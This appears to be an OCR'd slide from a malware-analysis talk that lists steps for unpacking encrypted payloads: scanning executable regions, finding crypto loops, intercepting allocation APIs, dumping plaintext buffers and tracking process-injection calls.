
- **Scan all executable regions**
- **Static code analysis – find crypto loops**
- **Intercept Allocation related API**
  - Store all potentially relevant buffers
- **Dynamic analysis – compare buffers**
  - Dump plaintext output
- **Process injection flow**
  - Zw\NtResumeThread etc.







